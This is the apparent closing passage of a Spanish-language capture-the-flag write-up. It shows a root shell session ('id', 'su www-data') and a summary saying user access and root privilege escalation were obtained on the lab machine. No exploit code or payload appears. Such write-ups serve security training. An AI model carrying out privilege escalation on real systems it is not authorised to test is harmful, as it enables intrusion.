root@d1ea1427bc32:/home/iker# id
uid=0(root) gid=0(root) groups=0(root)
root@d1ea1427bc32:/home/iker# su www-data
```

🏆 Banderas y Resultados

✔ **Usuario:** Se obtuvo acceso como usuario no privilegiado.
✔ **Root:** Se logró escalar privilegios hasta obtener control total del sistema.